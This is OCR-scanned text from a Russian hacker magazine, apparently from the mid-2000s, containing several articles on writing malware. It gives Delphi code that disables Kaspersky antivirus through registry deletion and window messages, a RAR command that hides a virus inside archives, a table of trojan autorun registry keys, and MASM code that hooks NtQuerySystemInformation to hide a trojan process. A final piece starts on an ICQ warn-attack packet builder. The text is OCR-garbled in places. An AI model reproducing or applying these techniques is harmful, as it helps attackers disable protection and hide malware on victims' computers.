один на один с неизведанным врагом. Особо продвинутые вредоносные творения могут поместить свою иконку в трее, имитируя убитую программу, и создать процесс с именем жертвы.

в

ПОДЛОСТИ

К счастью, не всегда троякам приходится бороться за выживание на чужой территории. Бывают случаи, когда злоумышленнику лучше и надежней открыть доступ к компьютеру с помощью какой-нибудь маленькой, собственноручно сделанной троянской бомбы. Вся идея этой программки сводится к временной нейтрализации систем защиты для получения более безопасного канала связи с исследуемой системой. Поскольку зверек не внесен в антивирусные базы, резких действий (вроде моментального отключения антивируса/фаервола) предпринимать не стоит. Достаточно прицепиться к какому-нибудь процессу и сделать пару-тройку обезоруживающих действий. Можно ограничиться правкой реестра. При желании можно создать небольшой список ключей известных средств защиты. Посмотрим внимательно на ветки HKCU\Software\Microsoft\Windows\CurrentVersion\Run и HKLM\Software\Microsoft\Windows\CurrentVersion\Run. Тут находятся все авторы для современных антивирусов и фаерволов. Для примера можем попробовать отключить одну из версий KAV:



```
var hTemp:HKEY;
begin
if RegOpenKeyEx(HKEY_LOCAL_MACHINE,
'Software\Microsoft\Windows\CurrentVersion\Run', 0, KEY_WRITE, hTemp) = ERROR_SUCCESS then
begin
RegDeleteValue(hTemp,'KAVPersonal50');
```

```
RegCloseKey(hTemp);
end;
```

Для настоящего борца за чистоту оперативной памяти от лишних антивирусов не составит труда проинсталлировать себе море лечебно-охранительного софта и начать охоту за ключиками ;). Кстати, в реестре есть еще одно интересное место: HKLM\SYSTEM\CurrentControlSet\Services - там хранится информация о сервисах. Можно немного поправить реестр и ждать перезагрузки. За информацию о сервисе KAV отвечает HKLM\SYSTEM\CurrentControlSet\kavsvc. Сотрем ветку реестра на API:

```
// Эту функцию надо объявить самим
function SHDeleteKeyA(hKey: HKEY;
lpSubKey: PAnsiChar): Longint; stdcall; external 'shlwapi.dll';
...
begin
SHDeleteKeyA(HKEY_LOCAL_MACHINE,
'SYSTEM\CurrentControlSet\Services\kavsvc');
end;
...
```

Бывают, разумеется, случаи, когда ждать нельзя или не хочется, да еще и аверы себя защищают - не дают процесс убить. В этом случае нам поможет старая, как Винда, "уязвимость". Я говорю об управлении программами через мессаги. Не будем рассматривать серии сообщений и "голое" управление программами. На

наш взгляд, это слишком нестабильно и может быть заметно для пользователя. Зато посылка одного нужного сообщения может принести очень хороший эффект.

Как-то раз, рассматривая полученное по почте "послание", я заметил, что гость питает особые чувства к Panda. Пришлось поставить этот антивирус и посмотреть, что же будет дальше. Зверек сделал очень веселую гостью - провел что-то вроде Shatter-атаки :)! Он произвел замену заголовка на shell-ког вида:

```
nop
nop
nop
...
stupidfun:
nop
jmp stupidfun
```

и послал сообщение WM_Timer с указателем на начало кода. Panda впадает в ступор и больше не отвечает ни на что. При более внимательном рассмотрении гостя, я нашел определитель версии пушистого медведя и соответствующий список адресов для атаки.

Схожую пакость можно проглотить и с русским народным антивирусом. Продукт лаборатории Касперского падает или отключается:

```
var h:integer;
begin
```

```
H:=FindWindow(nil, 'Антивирус Касперского Personal');
postmessage(h, WM_NCDestroy, 0, 0);
end;
```

Причем прегугагать последствия от WM_NCDestroy мне так и не удалось. Зависание/отключение авера - 10/90. Довольно забавно смотреть на этот недочет. KAV предотвращает вмешательство в свой процесс (OpenProcess не срабатывает даже с SeDebugPrivilege привилегией), и службу нельзя остановить или приостановить, но одно сообщение может выключить антивирус и оставить компьютер без защиты. Единственный минус этой "атаки" - исчезновение значка в трее.

OUTRO

■ Напоследок хочу открыть страшную тайну: защита от вирусов и червей в 90% случаев лежит в первую очередь на плечах создателя RAT. Только он может представить и оценить последствия от запуска неизвестной программы или аттача. Ни один современный антивирус не выловит неизвестный ему вирус (существующие эвристические анализы и эмуляторы кода остаются в зачаточном состоянии уже многие годы), хотя и не все известные ловятся и печатся. Да чего говорить о неизвестных? Существуют аверы, которые до сих пор не сканируют файловые потоки NTFS'а! Вот, например, эта самая функция просмотра файловых потоков:

```
function BackupSeekA(hFile: THandle;
dwLowBytesToSeek, dwHighBytesToSeek:
DWORD; lpdwLowByteSeeked,
lpdwHighByteSeeked: PDWORD; var
lpContext: Pointer): BOOL; stdcall; external
kernel32 name 'BackupSeek';
```

Так что есть у русских тайные погребки, как говорил Мальчиш-Кибальчиш, и вам их не засыпать :). Кстати, не стоит забывать и о возможности порчи вирусами сигнатур баз известных антивирусов. В интернете без проблем можно найти описание форматов практически всех популярных баз и рабочие примеры извлечения и изменения в них инфы. Советую также обратить внимание на свои архивы. Существуют паразиты, прячущие себя в них, иногда замещая собой исполняемые файлы. Найти известный архиватор на компьютере пользователя и добавить себя в архив довольно легко. Например, для формирования параметров к RAR'у обрати внимание на "o+" - перезапись существующих файлов. Вот одна из вариаций ключей:

```
WinExec(PathToRarExe+ ' a -o+
'+ArchName+' '+VirusCopyPath,SW_HIDE);
```

Засим позволю откланяться. 


О работе с файловыми потоками мы писали в Спеце «the XP Files» #03.2004 (40), а рубрика «Кодинг» Хакера освещала эту тему в статье «Куда уходят файлы». Если ты не купил этот журнал, то воспользуйся ссылкой www.hacker.ru/magazine/xa/065/114/5.asp.

Стирание баз существующих антивирусов - это наш выбор. Тем более что на стирание баз авера свое внимание не обратит, просто потребует обновления :).


При программировании на Delphi очень часто приходится иметь дело не только со своими и MS-багами, но и с ошибками гряди Бормана. EnumServicesStatus переведена с C++ некорректно.

W W W

■ vx.org.ua - архив, большой-пребольшой :). Тут можно ознакомиться как с теорией (собрано огромное количество журналов), так и получить сорсы известных (и не очень) вирусов. Негаром они зовут себя VX Heavens.



■ zombie.host.sk - zOmbie написал очень много теоретических и практических статей на тему вирмэйкерства. Также у него можно найти потрошитель баз KAV ;).



■ 29a.host.sk - очень хороший e-zine. В каждом новом номере всегда есть что почитать и чему научиться.

■ www.wasm.ru - здесь ты найдешь интересные статьи по сокрытию деятельности программ и много другой полезной информации.



Дмитрий Коваленко aka IngreM (ingrem@list.ru)

ИГРА В ПРЯТКИ

КАК СКРЫТЬ ТРОЯН ОТ УМНЫХ ЮЗЕРОВ

Под "прятками" понимается незаметная загрузка и незаметная работа программ (в том числе троянов) в Windows. О том, как трояны причуются в системе, читай в этой статье.

Техники автозагрузки мы условно разделим на активные и пассивные. Трояны, использующие активные техники, запускаются вместе с системой. Чтобы троян загрузился, от пользователя не требуется никаких специальных действий - достаточно просто включить машину. Трояны, использующие пассивные техники, запускаются при выполнении пользователем каких-либо действий - обычно нужно что-то открыть, нажать и т.п.

АКТИВНО

Традиционно основное внимание уделяется модификации реестра. В реестре Windows существует множество ключей, которые троян может ис-

пользовать для автозагрузки. Эти ключи часто упоминаются в различных руководствах по безопасности, причем смысл упоминаний всегда один и тот же: если прописать там EXE (в некоторых случаях DLL), то он загрузится при старте системы (DLL, естественно, будет подгружаться в процессы при их старте).

Особо тут не разгонишься, так как модификация веток реестра в HKEY_LOCAL_MACHINE (чтобы работало для всех пользователей) требует прав администратора. А на нормально настроенной системе трояну этих прав никто не даст :) (даешь права Local System! - прим. AvalANche'a). И простая запись в реестр - глупый шаг. Такого трояна с помощью regedit поймает любой. Поэтому в действительно

хороших, профессионально написанных троянах используются более сложные техники автозагрузки и стелса. Обычным просмотром ключей автозагрузки обнаружить такие трояны, как правило, не удастся.

Одной из профессиональных техник считается создание недоступного ключа в реестре. Эта фишка описана у Марка Руссиновича на www.sysinternals.com, там же есть исходники на MS Visual C++ (www.sysinternals.com/files/reghide.zip). Перепрошивать исходники один в один - последнее дело, а вот понять сам принцип важно.

Принцип достаточно простой. Большинство редакторов реестра для работы с реестром используют обычные Win32 API, в которых строки рассмат-


Откуда может грузиться trojan.exe

Ветка/ключ (вместо any_name можно вписать любое имя)	Нужны права админа?	Работает для пользователей	Комментарии
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\any_name="trojan.exe"	нет	текущего	Нет.
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\any_name="trojan.exe"	да	всех	Нет.
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\any_name="trojan.exe" HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\any_name="trojan.exe"	да	всех	В обеих ветках ключи "одноразовые": trojan.exe стартует при загрузке Windows, сразу после этого система стирает запись из реестра.
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\BootExecute="trojan.exe"	да	всех	trojan.exe стартует еще до окончательной загрузки графической оболочки Windows (что сильно ограничивает его возможности), поэтому здесь обычно прописывается только загрузчик трояна.
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\shell="explorer.exe trojan.exe"	да	всех	Нет.
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\startup="c:\trojan_folder"	нет	текущего	Роль папки "Автозагрузка" теперь выполняет c:\trojan_folder. При старте из нее загрузятся все EXE-файлы.
HKCU\Control Panel\Desktop\ScreenSaveActive="" кроме того должно быть HKCU\Control Panel\Desktop\ScreenSaveActive\SCRNSAVE.EXE="trojan.exe" и еще HKCU\Control Panel\Desktop\ScreenSaveActive\ScreenSaveTimeOut="60"	нет	текущего	Скринсейвер включен, исполняемый модуль скринсейвера - trojan.exe (можно переименовать в trojan.scr, но не обязательно), время активации - 60 сек.

Откуда может грузиться trojan.dll

Ветка/ключ (вместо any_name можно вписать любое имя)	Нужны права админа?	Работает для пользователей	Комментарии
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\Applnit_DLLs="<path>\trojan.dll"	да	всех	Вместо <path> надо прописать полный путь к DLL. Использовать эти ключи очень опасно, поскольку они критичны для Windows и в случае малейшей ошибки в загружаемом модуле мы будем иметь вечное зависание при загрузке. Иногда изменение этих ключей приводит к краху системы даже если в модуле все в порядке. Короче, гарантий никаких :-)
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\any_name\ в этой ветке обязательно должен быть ключ: DllName="<path>\trojan.dll" и еще стоит добавить Asynchronous="0" Impersonate="0"	да	всех	

Ключи автозагрузки



Такой троян с помощью regedit поймает любой

риваются как последовательность байтов с завершающим нулем. Native API используют строки в формате Unicode, поэтому с помощью них можно создавать ветки и ключи в реестре, которые будут недоступны в обычных редакторах реестра. Недоступны означает, что они либо невидимы, либо их видно, но открыть нельзя.


Хотя модификацию реестра используют чаще всего, для трояна это не единственная возможность загрузиться. Существуют и другие активные техники, например, создание в папке автозагрузки EXE-файла с атрибутом "hidden". В меню "Пуск\Программы\Автозагрузка" его не видно (пока пользователь не включит отображение скрытых файлов в свойствах Windows Explorer'a - прим. рег.), но он все равно загружается. Или модификация существующих ярлыков в той же "Автозагрузке" с прописыванием в них пути к трояну. Но все техники такого плана довольно слабые и серьезную угрозу представляют только в связке с тем же перехватом API.

ПАССИВНО

Пассивные техники также часто используются в троянах, хотя они почему-то менее популярны. Пассивных техник очень много, но мы рассмотрим только некоторые из них.

Ассоциация с EXE

В своем роде классика. В Windows расширению можно поставить в соответствие программу-обработчик. Нап-



Класс папки "Мои документы"

Так что оптимальным решением для трояна является использование и тех, и других техник в зависимости от обстоятельств.

Пример, "Блокнот" чаще всего является обработчиком для .txt-файлов и автоматически запускается при попытке открыть текстовый документ. Троян может прописаться как обработчик EXE-файлов и стартовать при запуске приложений.

Модификация класса папки

Относительно новая техника. Использует то, что некоторым специальным папкам ("Корзина", "Мои документы" и т.п.) поставлены в соответствие классы в реестре. Открой, к примеру, "Мои документы". Там лежит скрытый файл desktop.ini. А в нем следующее:

```
[ShellClassInfo]
CLSID={450d8fba-ad25-11d0-98a8-0800361b1103}
```

Теперь открой редактор реестра и через поиск найди ветку "450d8fba-ad25-11d0-98a8-0800361b1103" (эта бейлиберга генерируется системой случайно, так что на разных машинах она разная). В ней увидишь несколько подветок, одна из которых называется

InProcServer32. Посмотри на герольтовый ключик в этой ветке. В нем, если не влезать во все эти "комы" и "о-це-иксы", прописан модуль, работающий с папкой "Мои документы": По умолчанию "=mydocs.dll". Что мешает трояну поработать с mydocs.dll :)?

Также трояну стоит обратить внимание на файлы с расширением .htt. Они называются шаблонами папки и содержат скрипты, выполняемые при ее открытии. Естественно, скрипты эти можно дополнить/поправить :).

АКТИВНО ИЛИ ПАССИВНО?

Для того чтобы в полную силу использовать активные техники, нужны права администратора. У трояна их обычно нет. Хотя, с другой стороны, активные техники позволяют трояну загрузиться вместе с системой и не ждать, когда пользователь сделает что-то, что запустит троян.

Пассивные техники требуют от пользователя выполнения каких-то определенных действий - только тогда троян стартует. До этого он лежит на диске мертвым грузом. Но для пассивных техник не нужны права администратора, более того, пассивные техники в ряде случаев позволяют эти права получить. Например, поменять winword.exe можно и под пользователем. А потом тихо лежать на винте и ждать, когда придет кто-то с админскими правами и попытается открыть документ MS Word в своем сеансе ;).

Так что оптимальным решением для трояна является использование и тех, и других техник в зависимости от обстоятельств.

УМНЫЙ СПЛАЙСИНГ NATIVE API


Теперь поговорим о степсе. Чтобы скрыть свое присутствие в системе, большинство троянов используют перехват API. Можно было бы порассуждать о традиционных способах перехвата API, но на эту тему уже написано много хороших статей.

Конечно, придумать новый способ перехвата API у рядового троянописателя вряд ли получится. Но немного усовершенствовать какую-нибудь традиционную технику вполне возможно. Правда, выбор ограниченный. Традиционных техник, по большому

В статье "Система перехвата функций API платформы Win32" (на www.wasm.ru) отражены проблемы, с которыми троян сталкивается при попытке перехватить системные функции.


О том, какие Native API стоит перехватывать, рассказано в статье "Как стать невидимым в Windows NT", русский перевод которой есть на www.wasm.ru.

Хотя модификацию реестра используют чаще всего, для трояна это не единственная возможность загрузиться.



Недоступный ключ в реестре

```
; Начало Native API
B8XXXXXXX mov eax, XXXXXXXX ; в eax - номер системного сервиса
8D542404 lea edx, dword ptr [esp+04] ; в edx - указатель на стек с параметрами
CD2E int 2E ; вызываем системный сервис
C21000 ret YYYY ; очищаем стек
; Конец Native API
```



Процесс вызывает сплайснутую API

счету, всего две: сплайсинг и модификация импорта. Модификация импорта - это довольно надежно, но при реализации приходится учитывать многие нюансы. Поэтому код обычно получается слишком большим и сложным :(Сплайсинг - более простая техника. В то же время, она считается менее надежной.

Обычно сплайсинг реализуется так:

1. В адресное пространство чужого процесса тем или иным способом внедряется код, и ему передается управление.

2. Получив управление, внедренный код находит адрес перехватываемой API-функции и меняет первые пять байт на инструкцию jmp XXX, где вместо XXX стоит адрес нового обработчика, который находится в том же внедренном коде. Оригинальное начало функции (переписываемые пять байт) при этом сохраняются для использования в дальнейшем. На адресные пространства других процессов все эти манипуляции не влияют.

Теперь, если процесс вызовет измененную API, сперва выполнится jmp XXX и управление получит внедренный обработчик.


Правда, тут возникает одна проблема. В большинстве случаев обработ-

чику, перед тем как вернуть управление процессу, нужно самому вызвать эту же API - например, чтобы проанализировать и подправить результат ее выполнения. Поэтому каждый раз перед тем, как вызывать перехватываемую API, обработчик вынужден восстанавливать в ней первые пять байт. Естественно, сразу после вызова обработчик опять вписывает в начало API jmp XXX. И так все время :).

Все бы хорошо, но Windows - система многозадачная. Потоки по очереди то запускаются, то приостанавливаются. Где гарантия, что система не остановит поток обработчика как раз в тот момент, когда он восстановил начало API? И не запустит другой поток, который вызовет эту же API? Тогда вызов пройдет мимо обработчика и наш процесс (или ключ реестра, или что-либо еще, скрываемое с помощью сплайсинга) из невидимого превратится в видимый :(А это не есть гуд.

Из-за этого неприятного момента сплайсинг используется с некоторой опаской. Но попробуем изменить положение дел. Известно, что многие "нормальные" документированные API являются надстройками над Native API библиотеки ntdll.dll. Поэтому для наших целей достаточно научиться перехватывать некоторые из Native API. Дизассемблировав ntdll.dll и изучив код нескольких Native API, мы видим, что все они имеют одинаковую структуру (см. листинг).

Вместо XXXXXXXX стоит двойное слово - номер системного сервиса. Естественно, у каждой Native API он свой. Кроме того, номера одной и той же функции могут отличаться в разных билдах и сервиспаках Windows (не говоря уже о разных версиях). Как и обычным API, параметры Native API передаются в стеке. Исходя из этого, легко догадаться, что YYYY - их общий размер.



Итак, в плане кода все Native API на одно лицо. Тогда организуем сплайсинг несколько нетрадиционно:

- 1. В адресное пространство чужого процесса внедряется код (например, с помощью установки глобального хука).
- 2. Получив управление, код находит адрес перехватываемой Native API и проверяет первый байт по этому адресу. Там должен быть 0x8B - опкод инструкции mov.
- 3. Внедренный код читает номер системного сервиса и в своем теле формирует переходник вида:

```

; Код переходника
mov     eax, XXXXXXXX
push   next_inst
ret
    
```

next_inst - адрес второй инструкции перехватываемой функции (это lea edx, [esp+04]).

1. В первые пять байт перехватываемой функции вписывается jmp на обработчик.

Теперь, если процесс вызовет перехваченную Native API, управление сразу попадет на обработчик. Когда обработчику понадобится вызвать ту же Native API, он не будет восстанавливать первые пять байт, а просто сделает call на переходник. Назовем такую технику умным сплайсингом.

НА ПРАКТИКЕ

■ Давай что-нибудь напишем. Например, попробуем скрыться от менеджера процессов, перехватывая NtQuerySystemInformation. Наш перехватчик будет состоять из двух модулей: инсталлятора installer.exe и библиотеки injectDLL.dll, в которой содержится внедряемый код.

Инсталлятор - простенькая программа, которая загружает DLL и вызывает из нее функцию InstallHook. Если все прошло успешно - функция InstallHook возвратила ненулевое значение, инсталлятор выводит message box с сообщением об успешном перехвате.


Библиотека устроена по-другому. Функция InstallHook с помощью API SetWindowsHookEx устанавливает глобальный хук на вызов процедуры окна (WH_CALLWNDPROC). Процедура хука HookProc не делает ничего полезного, просто передает вызов дальше по цепочке.

В точке входа DLL впишем такой код:


```

_start ; точка входа
; причина вызова - загрузка
; в новый процесс
    
```

Модификация импорта - это довольно надежно, но при реализации приходится учитывать многие нюансы.



Троянский обработчик восстановил начало API и вызывает сам



Умный сплайсинг

Перехватчик с исходниками на MASM есть на диске к журналу.

Подробнее с полями SYSTEM_PROCESS_INFORMATION можно ознакомиться в статьях по недокументированным функциям NT (Гугл в помощь!).

Много полезной информации ты найдешь на www.wasm.ru и www.sysinternals.com.

```

mov     eax, [esp+8]
cmp     eax, DLL_PROCESS_ATTACH
je      h_8 ; ga
;
; первая ли это загрузка DLL
; (если ga, то hInst=0)
cmp     hInst, 0
jne     SpliceAPI ; нет -
; сплайсировать API!
; если управление попало сюда,
; DLL загружена впервые
; запомним hInst
mov     eax, [esp+4]
mov     hInst, eax
h_1:   ; выход
mov     eax, 1
ret     12

```

DLL при первой загрузке получает сообщение DLL_PROCESS_ATTACH, записывает свой HINST в shared-секцию .data. Каждый раз, получая DLL_PROCESS_ATTACH, DLL проверяет, записан ли уже HINST в .data. Если ga, значит, DLL загружается не впервые - хук уже поставлен и DLL попала в чужое адресное пространство. Очутившись в чужом адресном пространстве, код инициализации DLL вызывает функцию сплайсинга SpliceAPI. Функция узнает HINST ntdll.dll, адрес NtQuerySystemInformation. Затем функция проверяет первый байт NtQuerySystemInformation. Если байт правильный, подготавливается переходник. Он находится в секции данных:

```

NtQSI_thunk db 0b8h, 0, 0, 0, 0, \
; ^- это mov eax, xxxx
068h, 0, 0, 0, 0, \
; ^- это push xxxx
0c3h
; ^- это ret

```

Подготовку осуществляет следующий код:

```

mov     ebx, dword ptr [eax+1]
; строка ниже - это mov eax, service_nmb
mov     dword ptr [NtQSI_thunk+1], ebx

```

```

mov     ebx, eax ; вычисляем адрес
; второй инструкции NtQSI
add     ebx, 5
; строка ниже - это push addr NtQSI
mov     dword ptr [NtQSI_thunk+6], ebx

```

Затем осуществляется замена первых пяти байт NtQuerySystemInformation. Делается это стандартным способом. Для снятия защиты с первых пяти байт перехватываемой функции используется VirtualProtect. Вместо них записывается jmp на обработчик - функцию api_hook_proc:

```

; вычислим смещение для jmp
mov     ebx, offset api_hook_proc
sub     ebx, eax
sub     ebx, 5
; пропатчим API
mov     byte ptr [eax], 0e9h
mov     dword ptr [eax+1], ebx


```

Защита восстанавливается все той же VirtualProtect. Теперь при вызове процессом NtQuerySystemInformation управление получает наш обработчик. Обработчик сперва вызывает оригинальную процедуру (в любом случае это нужно). При этом он не восстанавливает ее начало, а просто делает call на переходник. Потом обработчик проверяет аргумент SysInfoClass. Если он не равен 5, то NtQuerySystemInformation была вызвана не для того, чтобы получить список процессов. В этом случае управление просто отдается вы-

зывающему процессу. Если же SysInfoClass имеет значение 5, обработчик проходит по цепочке структур SYSTEM_PROCESS_INFORMATION, которые после возврата из NtQuerySystemInformation лежат по адресу SysInformation.

В каждом элементе цепочки обработчик проверяет имя процесса. Если оно совпадает с installer.exe, предыдущий элемент корректируется. Цель коррективы - увеличить поле смещения (первое в записи) на следующий элемент цепочки, чтобы оно указывало на структуру, идущую за той, которая содержит информацию о нашем процессе. Таким образом, структура, содержащая информацию о нашем процессе, аккуратно исключается обработчиком из цепочки.

Библиотека также обрабатывает DLL_PROCESS_DETACH и при отгрузке из адресного пространства процесса снимает хук. Большое преимущество техники умного сплайсинга в том, что она в отличие от традиционного сплайсинга надежна. И внедрение DLL через глобальный хук не требует прав администратора, так что перехватить парочку-другую API троян спокойно может и под гостем.

Напоследок скажу, что умный сплайсинг можно усовершенствовать, если прикрутить к перехватчику API небольшой дизассемблер. 

Умный сплайсинг можно усовершенствовать, если прикрутить к перехватчику API небольшой дизассемблер.



- НУ И ГДЕ МОЙ КРЯКЕР ИНТЕРНЕТА?



- А ТЫ ЗАПУСТИ .EXE-ШНИК ИЗ АТТАЧА!

НЕ ВЕДИСЬ НА ВСЕ ПОДРЯД, ЧИТАЙ WWW.XAKER.RU

Роман Куберов aka q_ber (tehnomagix@mail.ru)

ИЗВРАЩЕНИЯ С ТЕТЕЙ АСЕЙ

WARN-АТАКА, ICQ-ЧЕРВИ И НЕСАНКЦИОНИРОВАННЫЕ ДЕЙСТВИЯ

ICQ, или аська, IM (instant messenger/интернет-пейджер), от компании Mirabilis - на сегодня, должно быть, самая популярная программа для мгновенного обмена сообщениями. Пользователей этой программы миллионы по всему миру. Поэтому неудивительно, что многие «народные умельцы» используют возможности тети Аси в своих грязных целях.



АТАКА НА ICQ ЧЕРЕЗ AIM

■ AIM (AOL Instant Messenger) и ICQ работают по одному протоколу OSCAR (более того, через одни и те же серверы - прим. AvaLANche'a). Это, в частности, дает возможность «сидеть» в AIM, используя свой UIN в ICQ. В сети AIM есть такое понятие, как warning-level, которое означает, что любой пользователь AIM может вынести предупреждение другому, если тот некорректно общается, рассказывает борзатые анекдоты про Чапаева и отважного чукчу-опеневода и занимается прочими асоциальными вещами :). Если такой товарищ ухитрится достать своим искрометным юмором троих пользователей, то его SN (screen name, аналог UIN'a в аське) забанят на срок от 3 до 5 часов. Происходит это приблизительно так: от трех пользователей серверу отправляется пакет следующего содержания: (клиент XXX серверу тчк клиенту YYY варнинг-лелвел поднять зпт целую зпт ваш клиент XXX тчк). Как мы уже говорили чуть выше, ICQ и AIM работают по одному протоколу. Но значит ли это, что подобный фринт ушами можно проверить и с аськой? Оказывается, да. В принципе, данную атаку (называемую варн-атакой) можно считать разновидностью флуда (в отличие от нее при флуде на UIN жертвы просто приходят миллионы сообщений, здесь же количество участников намного меньше). Атака эта, по сути, довольно грозная вещь, потому что постоянный бан UIN'a поссорившегося с хакером

юзера не превращает ничего хорошего: несмотря на то что UIN его никто не угоняет, воспользоваться он им тоже не сможет.

НЕМНОГО ТЕОРИИ

■ Пакет в ICQ/AIM называется FLAP. FLAP содержит в себе SNAC-пакет, который, в свою очередь, содержит TLV-пакет (образуя своеобразную «матрешку»).

SNAC несет в себе 2 значения: мажор и минор. Мажор определяет семейство пакетов, а минор - конкретный пакет из этого семейства. По мажору и минору сервер и клиент производят разбор тех или иных пакетов и применяют к ним определенные инструкции.

TLV - это произвольные данные переменной длины: уин, пароль, текст и т.д. Обычно они являются частью SNAC'ов, но в некоторых случаях могут существовать и без них, например, пакет «login».

Основной принцип работы ICQ/AIM-протоколов - это, как нетрудно догадаться, передача и прием FLAP-пакетов между серверной и клиентской частями. Ты скажешь, что работа протокола заключается в передаче и приеме SNAC-пакетов. Но это не совсем верное утверждение, так как FLAP-пакет инкапсулирует первый.

Минимальную теорию мы, можно считать, освоили, поэтому настало время перейти к предмету нашей сегодняшней дискуссии. Начнем мы со структуры пакета, отвечающего за варн-атаку. Вот ее схема:

```
SNAC(04,08) CLI_ICBM_SENDxWARNING
SNAC FORMAT
```

```
00 04      word   SNAC family (т.н. мажор)
00 08      word   SNAC subtype (минор)
...
xx xx xx xx  dword  SNAC request-id, может быть случайным числом
xx xx      word   "send as" flag: 1-anonymous, 0-non-anonymous
xx         byte   screen-name string length (длина уина)
xx ..     string  screen-name string (сам уин)
```

Теперь в телеграфном стиле рассмотрим несколько вспомогательных функций, которые нам понадобятся для формирования OSCAR-пакета (в данном примере мы рассмотрим только процесс создания варн-пакета, по аналогии достаточно просто сформировать и другие OSCAR-пакеты). Список функций будет иметь вид «объяснение: функция».

❶. Функция для помещения в буфер данных в один байт или 8 бит:

```
#define writeb(buf, value)((*(buf) = (value), (buf++))
```

❷. Функция для помещения в буфер данных в два байта или 16 бит.

Не забываем, что существует сетевой порядок следования байт, поэтому здесь мы применяем функцию htons для двухбайтовых значений:

```
static char *writew(char *buf, u_int16_t value)
{
    *((u_int16_t *) buf)++ = htons(value);
    return buf;
}
```

❸. Функция для помещения в буфер данных в 4 байта или 32 бит.

Здесь происходит аналогичный процесс, что и для функции выше, но мы применяем функцию htonl для 4-байтовых значений:

www.iseekyou.ru - сайт для ICQ'манов.

В интернете есть большое количество полных описаний протокола ICQ. Вот одно из них: www.icqinfo.ru/protocol_v8.shtml.



Принцип действия «варна» в сетях ICQ/AIM



Схема ICQ/AIM-пакета

```
static char *writel(char *buf, u_int32_t
value)
{
    *((u_int32_t *)buf)++ =
htonl(value);
    return buf;
}
```

